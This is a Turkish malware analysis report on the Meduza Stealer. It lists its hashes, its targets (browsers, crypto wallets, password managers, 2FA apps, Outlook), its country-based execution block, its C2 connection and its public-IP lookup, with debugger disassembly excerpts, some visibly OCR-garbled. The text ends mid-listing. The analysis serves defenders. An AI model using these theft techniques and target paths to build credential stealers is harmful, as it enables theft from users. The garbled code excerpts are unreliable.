

Meduza


TEKNİK ANALİZ RAPORU

ZAYOTEM

ZARARLI YAZILIM ÖNLEME VE TERSİNE MÜHENDİSLİK

İçindekiler

ÖN BAKIŞ.....	1
MEDUZA.EXE ANALİZİ	2
GENEL BAKIŞ	2
DİNAMİK ANALİZ	5
YARA KURALI.....	15
MITRE ATTACK TABLE.....	17
ÇÖZÜM ÖNERİLERİ	17
HAZIRLAYAN	18



Ön Bakış

Gizemli bir aktör tarafından hazırlanan Meduza Stealer, Windows kullanıcılarını ve kuruluşlarını hedef alacak şekilde özel olarak tasarlanmıştır. Şu an için yalnızca belirli on ülke haricinde etkin olduğu bilinmektedir. Meduza Stealer'ın ana hedefi kapsamlı veri hırsızlığıdır. Kullanıcıların tarama etkinliklerini ele geçirerek tarayıcıyla ilgili çeşitli verileri toplar. Bu veriler, kritik oturum açma bilgilerinden değerli tarama geçmiş kayıtlarına ve özenle seçilmiş yer imlerine kadar geniş bir yelpazeyi kapsamaktadır. Kripto cüzdanı uzantıları, şifre yöneticisi ve iki faktörlü kimlik doğrulama uygulamaları dahil olmak üzere bu tehdide karşı savunmasızdır.

Bu kötü amaçlı yazılım;

- Web tarayıcılarına kaydedilen kimlik bilgilerine,
- Web tarayıcılarına kaydedilen kripto cüzdan bilgilerine,
- Web tarayıcılarına kaydedilen çerez bilgilerine,
- Şifre yöneticisi uygulamalarına,
- İki faktörlü kimlik doğrulama uygulamalarına,
- Kayıtlı Outlook hesaplarıyla ilgili bilgilere,
- Bilgisayardaki sistem bilgilerine,
- Bilgisayardaki bazı uygulamaların tuttuğu kimlik bilgilerine,
- Bilgisayar belgelerine,


Erişim sağlamaktadır.

Meduza.exe Analizi

Adı	meduza.exe
MD5	C6068C2C575E85EB94E2299FC05CBF64
SHA256	0d0a4622c58f3f17d16fb5cbd0aa5403bc614ca58847b4a725f432d202a55454
Dosya Türü	PE64 / EXE

Genel Bakış

Meduza Stealer, zararlı eylemlerine başlamadan önce bir anti-debug tekniği olarak **IsDebuggerPresent** API kullanılmıştır. Bunu yapmasındaki amaç analistin işini zorlaştırmaktır. Ardından **ülke kodlarını** ve **Windows işletim sistemi sürümünü** kontrol etmektedir. Kontrollerin sağlanması durumunda asıl zararlı işlemlerin yapıldığı fonksiyonlar çağrılmaktadır. Zararının amacı; sistem bilgilerinin, tarayıcı verilerinin, şifre yöneticisi ayrıntılarının, madencilikle ilgili kayıt defteri bilgilerinin ve yüklü uygulamalara ilişkin ayrıntılarının toplanmasını içermektedir. Bu detaylı bilgilerin tümü toplandıktan sonra paketlenmektedir. Saldırganın komuta kontrol sunucusuna yüklenmeye hazır hale gelmektedir. İşlemler tamamlandıktan sonra arka planda program kendini silerek zararlı eylemlerine son vermektedir.



Şekil 1 – Zararlı İşleyiş Şeması

Zararlının dil kontrolü yapılarak çalıştırılması engellenen ülkeler:

Rusya	Ermenistan	Belarus
Kazakistan	Özbekistan	Tacikistan
Moldova	Kırgızistan	Türkmenistan
Gürcistan		

Şekil 2 – Dil Kontrolü Yapılan Ülkeler Tablosu

Zararlının hedeflediği şifre yöneticileri ve iki faktörlü kimlik doğrulama uygulamaları:

GAuthAuthenticator	Authenticator	SafePal	Guarda
EOS Authenticator	BrowserPass	KeePassXC	1Password
Trezor Password Manager	Dashlane	Bitwarden	LastPass
Keeper	Nordpass	RoboFrom	Splikity
MYKI	Zoho Vault	Authy	

Şekil 3 – Zararlının Hedeflediği Şifre Yöneticileri ve İki Faktörlü Kimlik Doğrulama Listesi

Zararlının hedeflediği masaüstü uygulamaları:

Discord	Telegram	Jaxx_Liberty
---------	----------	--------------

Şekil 4 – Zararlının Hedeflediği Masaüstü Uygulamalar Listesi

Zararlının hedeflediği tarayıcılar:

Microfost Edge	Mozilla Firefox	Pale Moon	Suhba	RockMelt
Google Chrome	Chromium	Amigo	QQBrowser	Vivaldi
CryptoTab Browser	TorBro Browser	Cent Browser	Opera	Brave Old
Chedot Browser	Torch	7Star	Tencent	OperaGX
Privacy Browser	Yandex Browser	360 Browser	Orbitum	Xpom
Comodo Dragon Epic	Opera Browser	SalamWeb	Kinza	Xvast
Nichrome	Slim Browser	Chromodo	Go Browser	Maxthon
Mail.Ru Atom	CocCoc Browser	Coowon		

Şekil 5 – Zararlının Hedeflediği Tarayıcıların Listesi

Zararlının hedeflediği kripto cüzdanlar:

Electrum	Electrum-LTC	Exodus	ElektronCash	MultiDoge
Jaxx_Desktop_Old	Atomic	Binance	Coinomi	Monero
TronLink	MetaMask	Wasabi Wallet	Yoroi	DashCore
Niftywallet	Mathwallet	Coinbase	Guarda	EQUALWallet
JaxxLiberty	BitAppWallet	iWallet	Wombat	MeWCx
Guidwallet	RoninWallet	Neoline	CloverWallet	Liquiditywallet
Terra Station	Keplr	Sollet	AuroWallet	PolymeshWallet
ICONex	Harmony	Coin98	EVER Wallet	KardiaChain
Rabby	Phantom	BraveWallet	Atomic	Paliwallet
Boltx	Xdefiwallet	NamiWallet	MaiarDeFiWallet	Goby
Solflare	Cyanowallet	TezBox	Temple	
BinanceChainWallet	Blockstream Green	Daedalus	Waveskeepe	

Şekil 6 – Zararlının Hedeflediği Kripto Cüzdanların Listesi

Zararlının topladığı sistem ayrıntıları:

Sistem Bileşenleri Ayrıntıları	Bilgisayar Adı
CPU Detayları	Çalışma Yolu
Coğrafi Konum	GPU
Donanım Kimliği	Public IP
İşletim Sistemi Ayrıntıları	RAM Detayları
Ekran Çözünürlük Ayrıntıları	Ekran Görüntüsü
Zaman	Saat Dilimi

Şekil – 7 Zararlının Topladığı Sistem Ayrıntıları

Dinamik Analiz

Zararlı, herhangi bir zararlı aktivite göstermeden önce **IsProcessorFeaturePresent** API ile çalıştığı cihazın işletim sisteminin Windows 7 veya altı olup olmadığını kontrol etmektedir.

```
1 BOOL __fastcall sub_13F09CE8C(DWORD64 a1)
2 {
3     DWORD64 retaddr; // [rsp+38h] [rbp+0h]
4     DWORD64 v3; // [rsp+40h] [rbp+8h] BYREF
5
6     v3 = a1;
7     if ( IsProcessorFeaturePresent(0x17u) )
8         __fastfail(2u);
9     capture_previous_context(&ContextRecord);
10    ContextRecord.Rip = retaddr;
11    ContextRecord.Rsp = (DWORD64)&v3;
12    qword_13F0DA790 = retaddr;
13    ContextRecord.Rcx = v3;
14    dword_13F0DA780 = -1073740791;
15    dword_13F0DA784 = 1;
16    dword_13F0DA798 = 1;
17    unk_13F0DA7A0 = 2i64;
18    return _raise_securityfailure((struct _EXCEPTION_POINTERS *)&ExceptionInfo);
19 }
```

Şekil 8 – İşletim Sistemi Sürüm Tespitinin Elde Edilmesi

Ardından zararlı, bilgisayara ait işlemci ve mimari bilgilerini elde etmektedir.

000000013FB3EC04	C5FE6F52	20	vmovdq ymm2,yword ptr ds:[rdx+20]	rdx+20:"OM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC"
000000013FB3EC09	C5FE6F5A	40	vmovdq ymm3,yword ptr ds:[rdx+40]	rdx+40:"D;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC"
000000013FB3EC0E	C5FE6F62	60	vmovdq ymm4,yword ptr ds:[rdx+60]	rdx+60:"L".JSE;.WSF;.WSH;.MSC"
000000013FB3EC13	C5FD7F09		vmovdqa yword ptr ds:[rcx],ymm1	
000000013FB3EC17	C5FD7F51	20	vmovdqa yword ptr ds:[rcx+20],ymm2	
000000013FB3EC1C	C5FD7F59	40	vmovdqa yword ptr ds:[rcx+40],ymm3	
000000013FB3EC21	C5FD7F61	60	vmovdqa yword ptr ds:[rcx+60],ymm4	rcx+40:"1"
000000013FB3EC26	C5FE6F8A	80000000	vmovdqa ymm1,yword ptr ds:[rdx+80]	rdx+80:"MSC"
000000013FB3EC2E	C5FE6F92	A0000000	vmovdqa ymm2,yword ptr ds:[rdx+A0]	rdx+A0:"CHITECTURE=AMD64"
000000013FB3EC36	C5FE6F9A	C0000000	vmovdqa ymm3,yword ptr ds:[rdx+C0]	
000000013FB3EC3E	C5FE6FA2	E0000000	vmovdqa ymm4,yword ptr ds:[rdx+E0]	rdx+E0:"IFIER=Intel64 Family 6 Model 165 Stepping 2, GenuineIntel"
000000013FB3EC46	C5FD7F89	80000000	vmovdqa yword ptr ds:[rcx+80],ymm1	
000000013FB3EC4E	C5FD7F91	A0000000	vmovdqa yword ptr ds:[rcx+A0],ymm2	

Şekil 9 – İşlemci ve Mimari Bilgilerini Elde Edilmesi

Meduza Stealer, bir makineye başarılı bir şekilde sızdığına gerçekleştiği ilk adım coğrafi konumu kontrol etmektir. Kurbanın coğrafi konumu hırsızın önceden tanımlanmış listesinde yer alıyorsa (Bkz. Şekil 2) zararlı yazılım çalışmamaktadır.

000000013FB2E761	74	ID	je medusa.13FB2E780	
000000013FB2E763	48:88D7		mov rdx,rdi	rdx:"RU", rdi:"RU"
000000013FB2E766	48:88C8		mov rcx,rbx	rcx:"RU"
000000013FB2E769	E8 72070000		call medusa.country_code_check_list	
000000013FB2E76E	48:83C3 20		add rbx,20	
000000013FB2E772	48:895C24 30		mov qword ptr ss:[rsp+30],rbx	[rsp+30]:"RU"
000000013FB2E777	48:83C7 20		add rdi,20	rdi:"RU"
000000013FB2E77B	48:38FD		cmp rdi,rbp	
000000013FB2E77E	75 E3		jne medusa.13FB2E763	
000000013FB2E780	48:895C24 28		mov qword ptr ss:[rsp+28],rbx	[rsp+28]:"RU"
000000013FB2E785	48:88D3		mov rdx,rbx	rdx:"RU"
000000013FB2E788	48:88C8		mov rcx,rbx	rcx:"RU"
000000013FB2E78B	E8 60320000		call medusa.13FB319F0	

Şekil 10 – Ülke Kodlarına Bakılarak Hedef Ülke Kontrollerinin Elde Edilmesi

Zararlı Şekil 11’de sunucu kontrolü gerçekleştirmektedir. Sunucu ayakta ise kötü niyetli işlemlerine devam etmekte olup aksi durumda işlemlerine son vermektedir.


```

89 02020000 mov ecx,202
88:8D15 95250700 lea rdx,qword ptr ds:[13F108D48]
FF15 C72D0500 call qword ptr ds:[<&WSASStartup>]
85 5C0 test eax,edx
DF85 95000000 jmp medusa.13F096856
8D50 01 lea edx,qword ptr ds:[rax+1]
8B C8 mov ebx,ecx
FF15 BC2D0500 call qword ptr ds:[<&sockets>]
88:8905 65250700 mov qword ptr ds:[13F108D40],rax
88:83F8 FF cmp rax,FFFFFFFFFFFFFFFF
87 4F jmp medusa.13F096856
86:891D F8260700 mov word ptr ds:[13F108EE0],bx
DFB70D E1590700 movzx ecx,word ptr ds:[13F10C100]
FF15 782D0500 call qword ptr ds:[<&htons>]
86:8905 E6260700 mov word ptr ds:[13F108EE2],ax
88:8915 AD590700 lea rdx,qword ptr ds:[13F10C180]
88:833D 8D590700 1 cmp qword ptr ds:[13F10C1C8],1
88:0F4315 9D590700 cmovae rdx,qword ptr ds:[13F10C180]
8C:8D05 CA260700 lea r8,qword ptr ds:[13F108EE4]
8B CB mov ecx,ebx
FF15 562D0500 call qword ptr ds:[<&inet_pton>]
84:8D43 0E lea r8d,qword ptr ds:[rbx+1]
88:8D15 83260700 lea rdx,qword ptr ds:[13F108EE0]
88:8B0D 0C250700 mov rcx,qword ptr ds:[13F108D40]
FF15 9E2D0500 call qword ptr ds:[<&connect>]
83F8 FF cmp eax,FFFFFFFF
DF85 90000000 jmp medusa.13F0968D3
88:8B0D F6240700 mov rcx,qword ptr ds:[13F108D40]
FF15 602D0500 call qword ptr ds:[<&socksconnect>]
FF15 522D0500 call qword ptr ds:[<&WSACleanup>]
87 08 jmp k1

```

Şekil 11 – Zararlılık İstek Attığı IP Adresine Yaptığı Bağlantının Elde Edilmesi

Takip edilen adreste panel isteği /auth/login dizinine yönlendirmektedir.



Şekil 12 – Zararlılık İletişime Geçtiği Web Panel Adresinin Elde Edilmesi

Zararlı EnumDisplayDevices API ile geçerli oturumdaki görüntüleme aygıtları hakkında bilgi almaktadır.

```

000000013F09B305 66:897C24 34 mov word ptr ss:[rsp+34],di
000000013F09B30A 33D2 xor edx,edx
000000013F09B30C 41:B8 42030000 mov r8d,342
000000013F09B312 48:8D4C24 36 lea rcx,qword ptr ss:[rsp+36]
000000013F09B317 E8 F4310300 call medusa.13F0CE510
000000013F09B31C 44:8D4F 01 lea r9d,qword ptr ds:[rdi+1]
000000013F09B320 4C:8D4424 30 lea r8,qword ptr ss:[rsp+30]
000000013F09B325 33D2 xor edx,edx
000000013F09B329 FF15 C9E10400 call qword ptr ds:[<&EnumDisplayDevices>]
000000013F09B32F 85C0 test eax,edx
000000013F09B331 74 0F jmp medusa.13F09B342
000000013F09B333 48:8D5424 74 lea rdx,qword ptr ss:[rsp+74]
000000013F09B338 E8 88CB call medusa.13F088220
000000013F09B33B E8 E0CEFEFF jmp medusa.13F09B357
000000013F09B340 EB 15

```

Şekil 13 – Görüntüleme Aygıtları Hakkında Bilgi Elde Edilmesi

Kripto varlıklarıyla ilgili zararlı ilk olarak sırasıyla tarayıcıdaki eklenti ve cihazda donanımsal olarak bulunan hedef kripto cüzdanı belirlemektedir. İlgili hedef coin cüzdanda arandıktan sonra parametre olarak kripto para ismi, cüzdan ismi ve cüzdan ile ilgili dosyanın ismi verilmektedir.

000000013F5015F7	42: 803C00 00	cmp byte ptr ds:[rax+r8],0	rax+r8*1:"DogecoinCore"
000000013F5015FC	75 F6	jne medusa.13F5015F4	
000000013F5015FE	48: 8D95 80000000	lea rdx,qword ptr ss:[rbp+80]	
000000013F501605	48: 8D8D B8080000	lea rcx,qword ptr ss:[rbp+888]	
000000013F50160C	E8 EF480200	call medusa.13F525F00	search_coins

Şekil 14 – Hedeflenen Kripto Cüzdanlarda Coin Aramalarının Elde Edilmesi

CreateDirectoryA API ile crypto klasörünün içerisine coin ismiyle yeni bir klasör oluşturulur. **SHGetFolderPathA** API ile APPDATA klasörünün dizini alınmaktadır, **IstrcatA** ile sonuna cüzdan ismi dizin olarak eklenmektedir. Cüzdanın mutlak dizini elde edilmektedir. Cüzdan datalarının bulunduğu dizine gelmektedir. Kripto para ile ilgili veriler crypto klasörünün içine kopyalanmaktadır.

000000013FE9A26	666:0F1F8400 00000000	nop word ptr ds:[rax+rax],ax	
000000013FE9A30	48: 88C1	mov rax,rcx	rax:"Atomic Wallet"
000000013FE9A33	4C: 8D15 C615F8FF	lea r10,qword ptr ds:[13FE20000]	
000000013FE9A3A	49: 83F8 0F	cmp r8,F	
000000013FE9A3E	0F87 0C010000	ja medusa.13FE9E850	
000000013FE9A44	666:6666:0F1F8400 00000000	nop word ptr ds:[rax+rax],ax	
000000013FE9A50	47: 888C82 B0500C00	mov r9d,qword ptr ds:[r10+r8*4+C5080]	r9d:"atomic\\Local Storage\\leveldb"
000000013FE9A58	40: 03CA	add r9,r10	r9:"atomic\\Local Storage\\leveldb"
000000013FE9A5B	41: FFE1	jmp r9	
000000013FE9A5E	C3	ret	
000000013FE9A5F	90	nop	
000000013FE9A60	4C: 8802	mov r8,qword ptr ds:[rdx]	rdx:"Atomic Wallet"
000000013FE9A63	884A 08	mov ecx,qword ptr ds:[rdx+8]	rdx+8:"allet"
000000013FE9A66	44: 0FB74A 0C	movzx r9d,word ptr ds:[rdx+C]	r9d:"atomic\\Local Storage\\leveldb"
000000013FE9A6B	44: 0FB652 0E	movzx r10d,byte ptr ds:[rdx+E]	
000000013FE9A70	4C: 8900	mov qword ptr ds:[rax],r8	rax:"Atomic Wallet"
000000013FE9A73	8948 08	mov dword ptr ds:[rax+8],ecx	rax+8:"allet"
000000013FE9A76	6644: 8948 0C	mov word ptr ds:[rax+C],r9w	
000000013FE9A7B	44: 8850 0E	mov byte ptr ds:[rax+E],r10b	
000000013FE9A7F	C3	ret	
000000013FE9A80	4C: 8802	mov r8,qword ptr ds:[rdx]	rdx:"Atomic Wallet"
000000013FE9A83	0FB74A 08	movzx ecx,word ptr ds:[rdx+8]	rdx+8:"allet"
000000013FE9A87	44: 0FB64A 0A	movzx r9d,byte ptr ds:[rdx+A]	r9d:"atomic\\Local Storage\\leveldb", rdx+A:"let"
000000013FE9A8C	4C: 8900	mov qword ptr ds:[rax],r8	rax:"Atomic Wallet"
000000013FE9A8F	66: 8948 08	mov word ptr ds:[rax+8],cx	rax+8:"allet"
000000013FE9A93	44: 8848 0A	mov byte ptr ds:[rax+A],r9b	rax+A:"let"
000000013FE9A97	C3	ret	
000000013FE9A98	0FB70A	movzx ecx,word ptr ds:[rdx]	rdx:"Atomic Wallet"
000000013FE9A9B	66: 8908	mov word ptr ds:[rax],cx	rax:"Atomic Wallet"
000000013FE9A9E	C3	ret	
000000013FE9A9F	90	nop	

Şekil 15 – Zararlı'nın Hedeflediği Kripto Cüzdanların Elde Edilmesi

Zararlı tarayıcıda bulunan tüm eklentilerin çerezlerini elde etmektedir.

8: 8BF2	mov rsi,rdx	rsi:&"Extension Cookies"
8: 8BD9	mov rbx,rcx	
8: 899424 B0000000	mov qword ptr ss:[rsp+B0],rdx	[rsp+B0]:&"Extension Cookies"
8: 839 00	cmp byte ptr ds:[rcx],0	
8: 0C	jne medusa.13FACE8F6	
8: 801 01	mov byte ptr ds:[rcx],1	
8: 5E290000	call medusa.13FAD1250	
8: 8943 08	mov qword ptr ds:[rbx+8],rax	
8: 83B 01	cmp byte ptr ds:[rbx],1	

Şekil 16 – Tarayıcıda Bulunan Eklentilere Ait Çerezleri Elde Edilmesi

Buna ek olarak, zararlı Chrome tarayıcısında tutulan network çerezlerine erişmektedir.

```

D013F531601 E8 5AD30400 call medusa.13F57EA30
D013F531606 48:8B5424 20 mov rdx,qword ptr ss:[rsp+20]
D013F53160B 40:8BC6 mov r8,r14
D013F53160E 49:8BC6 mov rcx,r12
D013F5316E1 E8 4AD30400 call medusa.13F57EA30
D013F5316E6 33C0 xor eax,eax
D013F5316E8 6641:8907 mov word ptr ds:[r15],ax
D013F5316EE 48:833E mov qword ptr ds:[r5],rdi
D013F5316F2 4C:8B6424 38 mov r12,qword ptr ss:[rsp+38]
D013F5316F7 48:8B7C24 40 mov rdi,qword ptr ss:[rsp+40]
D013F5316FC 48:8BAC24 80000000 mov r9,qword ptr ss:[rsp+80]
D013F531704 4C:8B7424 30 mov r14,qword ptr ss:[rsp+30]
D013F531709 48:83C4 48 add rsp,48
D013F53170D 41:5F pop r15
D013F53170F 41:5D pop r13

```

Şekil 17 – Chrome’da Tutulan Network Çerezlerini Elde Edilmesi

Tarayıcı işlemleri tamamlandıktan sonra programın sıradaki hedefi Outlook verileridir. Bu aşamada zararlı, Windows Kayıt Defterindeki Outlook kayıt adreslerinde **RegOpenKeyExA** API ile **HKEY_CURRENT_USER** için **KEY_READ** izni ile parametre olarak verilen registry dizinleri için handle almaya çalışmaktadır. **ERROR_SUCCESS** değeri return olursa **RegEnumValueA** API varsayılanı ek olarak handle ve verilerin içine yazılacağı char array değişkeni verilerek çağrı yapılmaktadır. Bu çağrı while döngüsü içerisinde return değerinin değil olacak şekilde ayarlanmıştır. **ERROR_SUCCESS** değeri alındığı sürece çalışacaktır.

```

57 push rdi
48:83EC 60 sub rsp,60
48:8B05 4D640700 mov rax,qword ptr ds:[13F4F88E0]
48:33C4 xor rax,rsd
48:894424 50 mov qword ptr ss:[rsp+50],rax
48:88FA mov rdi,rdx
48:88F1 mov rsi,rcx
48:C74424 30 00000000 mov qword ptr ss:[rsp+30],0
48:8BD1 mov rdx,rcx
48:8379 18 10 cmp qword ptr ds:[rcx+18],10
72 03 ja medusa.13F4827B7
48:8B11 mov rdx,qword ptr ds:[rcx]
48:8D4424 30 lea rax,qword ptr ss:[rsp+30]
48:894424 20 mov qword ptr ss:[rsp+20],rax
41:89 19000200 mov r9d,20019
45:33C0 xor r8d,r8d
48:C7C1 01000080 mov rcx,FFFFFFFF80000001
FF15 39680500 call qword ptr ds:[<RRegOpenKeyExA>]
88D8 mov ebx,eax
48:8B4C24 30 mov rcx,qword ptr ss:[rsp+30]
48:85C9 test rcx,rcx
74 06 je medusa.13F4827E5
FF15 17680500 call qword ptr ds:[<RRegCloseKey>]

```

Şekil 18 – Zararlıın Handle Almak İstedığı Kayıt Adresinin Elde Edilmesi

- SOFTWARE\\Microsoft\\Windows Messaging Subsystem\\Profiles\\9375CFF0413111d3B88A00104B2A6676
- SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Windows Messaging Subsystem\\Profiles\\Outlook\\9375CFF0413111d3B88A00104B2A6676

Şekil 19 – Zararlıın Handle Almak İstedığı Kayıt Adresleri

Zararlı, kayıt adreslerini okuduktan sonra C2 sunucusu ile iletişime geçmektedir. Fakat bunun öncesinde **InternetOpenUrlA** API ile **api[.]ipify[.]org** adresine istek göndererek kurbanın public IP'sini döndürmektedir.

```

00000000 jmp medusa.13FD7038
00000006 xorps xmm0,xmm0
00000008 movups xmmword ptr ds:[r14],xmm0
0000000A mov qword ptr ds:[r14+10],rsi
0000000C mov qword ptr ds:[r14+18],r15
0000000E mov byte ptr ds:[r14],al
00000010 mov dword ptr ss:[rbp+8],1
00000012 jmp medusa.13FD7052
00000014 mov qword ptr ss:[rbp+C0],rsi
00000016 cmp qword ptr ds:[13FE6C468],10
00000018 jnb medusa.13FE6C450
0000001A cmp qword ptr ds:[rbx+18],10
0000001C jnb medusa.13FD705C
0000001E mov rbx,qword ptr ds:[rbx]
00000020 mov qword ptr ss:[rsp+28],rsi
00000022 mov dword ptr ss:[rsp+20],r15
00000024 mov r9d,dword ptr ds:[13FE6C460]
00000026 mov r8,rdi
00000028 mov rdx,rbx
0000002A mov rcx,r15
0000002C call qword ptr ds:[&InternetOpen
0000002E mov r12,rcx
00000030 mov qword ptr ss:[rbp+C0],rax
00000032 test rax,rax
00000034 jmp medusa.13FD7063
00000036 xorps xmm0,xmm0
00000038 movups xmmword ptr ds:[r14],xmm0
0000003A mov qword ptr ds:[r14+10],rsi
0000003C mov byte ptr ds:[r14],al
0000003E

```

Şekil 20 – Cihazın Public IP'sini Elde Edilmesi

Zararlı, **RtlGetVersion** ve **GetNativeSystemInfo** API'lerini kullanarak yerel sistem ve sürüm bilgileri hakkındaki bilgileri alır.

```

000000013FF0887B 48:8D8D 1C060000 lea rcx,qword ptr ss:[rbp+61C]
000000013FF08882 E8 895C0300 call medusa.13FF3E510
000000013FF08887 4C:898D 1C070000 mov qword ptr ss:[rbp+71C],r15
000000013FF0888E 48:8D0B DBD20500 lea rcx,qword ptr ds:[13FF65B70]
000000013FF08895 FF15 65090500 call qword ptr ds:[&GetModuleHandlew]
